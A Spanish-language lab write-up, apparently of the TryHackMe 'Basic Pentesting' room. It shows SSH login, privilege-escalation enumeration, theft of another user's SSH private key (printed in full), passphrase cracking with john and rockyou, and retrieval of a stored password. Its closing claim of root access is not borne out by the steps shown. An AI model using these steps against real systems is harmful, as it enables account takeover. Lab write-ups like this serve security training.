
Con las credenciales obtenidas anteriormente, ingreso por el servicio ssh.



```
┌──(root㉿kali)-[/home/cypher/basicpentesting]
└─# ssh jan@10.10.68.68
The authenticity of host '10.10.68.68 (10.10.68.68)' can't be established.
ED25519 key fingerprint is SHA256:XKjDkLKocbzjCch0Tpriw1PeLPuzDufTGZa4xMDA+o4.
This key is not known by any other names.
Are you sure you want to continue connecting (yes/no/[fingerprint])? yes
Warning: Permanently added '10.10.68.68' (ED25519) to the list of known hosts.
jan@10.10.68.68's password:
Welcome to Ubuntu 16.04.4 LTS (GNU/Linux 4.4.0-119-generic x86_64)

 * Documentation:  https://help.ubuntu.com
 * Management:     https://landscape.canonical.com
 * Support:        https://ubuntu.com/advantage

0 packages can be updated.
0 updates are security updates.



The programs included with the Ubuntu system are free software;
the exact distribution terms for each program are described in the
individual files in /usr/share/doc/*/copyright.

Ubuntu comes with ABSOLUTELY NO WARRANTY, to the extent permitted by
applicable law.


The programs included with the Ubuntu system are free software;
the exact distribution terms for each program are described in the
individual files in /usr/share/doc/*/copyright.

Ubuntu comes with ABSOLUTELY NO WARRANTY, to the extent permitted by
applicable law.

Last login: Mon Apr 23 15:55:45 2018 from 192.168.56.102
jan@basic2:~$ whoami
jan
```


🔐 4. Escalada de Privilegios y Post-explotación

Ahora, intento escalar privilegios. Aplico el comando **sudo -l** y me dice que el usuario jan no puede ejecutar sudo.




```
jan@basic2:~$ sudo -l
[sudo] password for jan:
Sorry, user jan may not run sudo on basic2.
```

Ahora, aplico el comando **getcap -r / 2>/dev/null** para buscar capabilities que me pudiesen servir. Pero nada interesante.




```
jan@basic2:~$ getcap -r / 2>/dev/null
/usr/bin/mtr = cap_net_raw+ep
/usr/bin/systemd-detect-virt = cap_dac_override,cap_sys_ptrace+ep
/usr/bin/traceroute6.iputils = cap_net_raw+ep
```

Apliqué **find / -perm -4000 2>/dev/null** pero tampoco encontré nada interesante que explotar.




```
jan@basic2:~$ find / -perm -4000 2>/dev/null
/usr/lib/x86_64-linux-gnu/lxc/lxc-user-nic
/usr/lib/policykit-1/polkit-agent-helper-1
/usr/lib/eject/dmcrypt-get-device
/usr/lib/snapd/snap-confine
/usr/lib/openssh/ssh-keysign
/usr/lib/dbus-1.0/dbus-daemon-launch-helper
/usr/bin/vim.basic
/usr/bin/pkexec
/usr/bin/newgrp
/usr/bin/chfn
/usr/bin/sudo
/usr/bin/chsh
/usr/bin/newgidmap
/usr/bin/at
/usr/bin/gpasswd
/usr/bin/newuidmap
/usr/bin/passwd
/bin/su
/bin/ntfs-3g
/bin/ping6
/bin/umount
/bin/fusermount
/bin/mount
/bin/ping
```

Como las vías comunes de escalar privilegios fallaron, debo intentar ingresar como otro usuario. En este caso, queda el usuario **Kay**. Como no hay indicios de contraseña en texto plano, busco su **id_rsa**.




```
jan@basic2:/home/kay/.ssh$ cat id_rsa
```

Logro visualizar su id_rsa, lo copio para después pegarlo en un archivo en mi máquina.




```
-----BEGIN RSA PRIVATE KEY-----
Proc-Type: 4,ENCRYPTED
DEK-Info: AES-128-CBC,6ABA7DE35CDB65070B92C1F760E2FE75

IoNb/J0q2Pd56EZ23oAaJxLvhuSZ1crRr4ONGUAnKcRxg3+9vn6xcujpzUDuUtlZ
o9dyIEJB4wUZTueBPsmb487RdFVkTOVQrVHty1K2aLy2Lka2Cnfjz8Llv+FMadsN
XRvjw/HRiGcXPY8B7nsA1eiPYrPZHIH3QOFIYlSPMYv79RC65i6frkDSvxXzbdfX
AkAN+3T5FU49AEVKBJtZnLTEBw31mxjv0lLXAqIaX5QfeXMacIQOUWCHATlpVXmN
lG4BaG7cVXs1AmPieflx7uN4RuB9NZS4Zp0lplbCb4UEawX0Tt+VKd6kzh+Bk0aU
hWQJCdnb/U+dRasu3oxqyklKU2dPseU7rlvPAqa6y+ogK/woTbnTrkRngKqLQxMl
lIWZye4yrLETfc275hzVVYh6FkLgtOfaly0bMqGIrM+eWVoXOrZPBlv8iyNTDdDE
3jRjqbOGlPs01hAWKIRxUPaEr18lcZ+OlY00Vw2oNL2xKUgtQpV2jwH04yGdXbfJ
LYWlXxnJJpVMhKC6a75pe4ZVxfmMt0QcK4oKO1aRGMqLFNwaPxJYV6HauUoVExN7
bUpo+eLYVs5mo5tbpWDhi0NRfnGP1t6bn7Tvb77ACayGzHdLpIAqZmv/0hwRTnrb
RVhY1CUf7xGNmbmzYHzNEwMppE2i8mFSaVFCJEC3cDgn5TvQUXfh6CJJRVrhdxVy
VqVjsot+CzF7mbWm5nFsTPPlOnndC6JmrUEUjeIbLzBcW6bX5s+b95eFeceWMmVe
B0WhqnPtDtVtg3sFdjxp0hgGXqK4bAMBnM4chFcK7RpvCRjsKyWYVEDJMYvc87Z0
ysvOpVn9WnFOUdON+U4pYP6PmNU4Zd2QekNIWYEXZIZMyypuGCFdA0SARf6/kKwG
oHOACCK3ihAQKKbO+SflgXBaHXb6k0ocMQAWIOxYJunPKN8bzzlQLJs1JrZXibhl
VaPeV7X25NaUyu5u4bgtFhb/f8aBKbel4XlWR+4HxbotpJx6RVByEPZ/kViOq3S1
GpwHSRZon320×A4hOPkcG66JDyHlS6B328uViI6Da6frYiOnA4TEjJTPO5RpcSEK
QKIg65gICbpcWj1U4I9mEHZeHc0r2lyufZbnfYUr0qCVo8+mS8X75seeoNz8auQL
4DI4IXITq5saCHP4y/ntmz1A3Q0FNjZXAqdFK/hTAdhMQ5diGXnNw3tbmD8wGveG
VfNSaExXeZA39jOgm3VboN6cAXpz124Kj0bEwzxCBzWKi0CPHFLYuMoDeLqP/NIk
oSXloJc8aZemIl5RAH5gDCLT4k67wei9j/JQ6zLUT0vSmLono1IiFdsMO4nUnyJ3
z+3XTDtZoUl5NiY4JjCPLhTNNjAlqnpcOaqad7gV3RD/asml2L2kB0UT8PrTtt+S
baXKPFH0dHmownGmDatJP+eMrc6S896+HAXvcvPxlKNtI7+jsNTwuPBCNtSFvo19
l9+xxd55YTVo1Y8RMwjopzx7h8oRt7U+Y9N/BVtbt+XzmYLnu+3qOq4W2qOynM2P
nZjVPpeh+8DBoucB5bfXsiSkNxNYsCED4lspxUE4uMS3yXBpZ/44SyY8KEzrAzaI
fn2nnjwQ1U2FaJwNtMN5OIshONDEABf9Ilaq46LSGpMRahNNXwzozh+/LGFQmGjI
I/zN/2KspUeW/5mqWwvFiK8QU38m7M+mli5ZX76snfJE9suva3ehHP2AeN5hWDMw
X+CuDSIXPo10RDX+OmmoExMQn5xc3LVtZ1RKNqono7fA21CzuCmXI2j/LtmYwZEL
OScgwNTLqpB6SfLDj5cFA5cdZLaXL1t7XDRzWggSnCt+6CxszEndyUOlri9EZ8XX
oHhZ45rgACPHcdWcrKCBfOQS01hJq9nSJe2W403lJmsx/U3YLauUaVgrHkFoejnx
CNpUtuhHcVQssR9cUi5it5toZ+iiDfLoyb+f82Y0wN5Tb6PTd/onVDtskIlfE731
DwOy3Zfl0l1FL6ag0iVwTrPBl1GGQoXf4wMbwv9bDF0Zp/6uatViV1dHeqPD8Otj
Vxfx9bkDezp2Ql2yohUeKBDu+7dYU9k5Ng0SQAk7JJeokD7/m5i8cFwq/g5VQa8r
sGsOxQ5Mr3mKf1n/w6PnBWXYh7n2lL36ZNFacO1V6szMaa8/489apbbjpxhutQNu
Eu/lP8xQlxmmpvPsDACMtqA1IpoVl9m+a+sTRE2EyT8hZIRMiuaaoTZIV4CHuY6Q
3QP52kfZzjBt3ciN2AmYv205ENIJvrsacPi3PZRNlJsbGxmxOkVXdvPC5mR/pnIv
wrrVsgJQJoTpFRShHjQ3qSoJ/r/8/D1VCVtD4UsFZ+j1y9kXKLaT/oK491zK8nwG
URUvqvBhDS7cq8C5rFGJUYD79guGh3He5Y7bl+mdXKNZLMlzOnauC5bKV4i+Yuj7
AGIExXRIJXlwF4G0bsl5vbydM55XlnBRyof62ucYS9ecrAr4NGMggcXfYYncxMyK
AXDKwSwwwf/yHEwX8ggTESv5Ad+BxdeMoiAk8c1Yy1tzwdaMZSnOSyHXuVlB4Jn5
```

Hago un archivo llamado id_rsa y pego el id_rsa que copié anteriormente. Luego, le doy los permisos necesarios para poder usarlo para ingresar por ssh. Después, intenté ingresar por ssh pero me solicitó un passphrase del id_rsa, que prácticamente es una contraseña.




```
┌──(root㉿kali)-[/home/cypher/basicpentesting]
└─# nano id_rsa

┌──(root㉿kali)-[/home/cypher/basicpentesting]
└─# chmod 600 id_rsa

┌──(root㉿kali)-[/home/cypher/basicpentesting]
└─# ssh kay@10.10.68.68 -i id_rsa

Enter passphrase for key 'id_rsa':
```

Como no tenía ninguna contraseña de este id_rsa, usé **john** para encontrar la contraseña.



```
┌──(root㉿kali)-[/home/cypher/basicpentesting]
└─# /usr/share/john/ssh2john.py id_rsa > hashssh.txt

┌──(root㉿kali)-[/home/cypher/basicpentesting]
└─# john -wordlist=/usr/share/wordlists/rockyou.txt hashssh.txt

Using default input encoding: UTF-8
Loaded 1 password hash (SSH, SSH private key [RSA/DSA/EC/OPENSSH 32/64])
Cost 1 (KDF/cipher [0=MD5/AES 1=MD5/3DES 2=Bcrypt/AES]) is 0 for all loaded hashes
Cost 2 (iteration count) is 1 for all loaded hashes
Will run 4 OpenMP threads
Press 'q' or Ctrl-C to abort, almost any other key for status
beeswax          (id_rsa)
1g 0:00:00:00 DONE (2025-03-24 10:56) 2.040g/s 168881p/s 168881c/s 168881C/s behlat..bammer
Use the "--show" option to display all of the cracked passwords reliably
Session completed.
```

Como obtuve la contraseña para el id_rsa, ahora ingresé como antes por ssh y usé la contraseña encontrada. Luego, veo el contenido de pass.bak que tiene la contraseña o bandera que Try Hack Me solicita.



```
┌──(root㉿kali)-[/home/cypher/basicpentesting]
└─# ssh kay@10.10.68.68 -i id_rsa

Enter passphrase for key 'id_rsa':
Welcome to Ubuntu 16.04.4 LTS (GNU/Linux 4.4.0-119-generic x86_64)

 * Documentation:  https://help.ubuntu.com
 * Management:     https://landscape.canonical.com
 * Support:        https://ubuntu.com/advantage

0 packages can be updated.
0 updates are security updates.


Last login: Mon Apr 23 16:04:07 2018 from 192.168.56.102
kay@basic2:~$ ls
pass.bak
kay@basic2:~$ cat pass.bak
heresareallystrongpasswordthatfollowsthepasswordpolicy$$
```

🏆 Banderas y Resultados

✔ **Usuario:** Se obtuvo acceso como usuario no privilegiado.
✔ **Root:** Se logró escalar privilegios hasta obtener control total del sistema.
✔ **Bandera:** Se obtuvo la bandera/contraseña.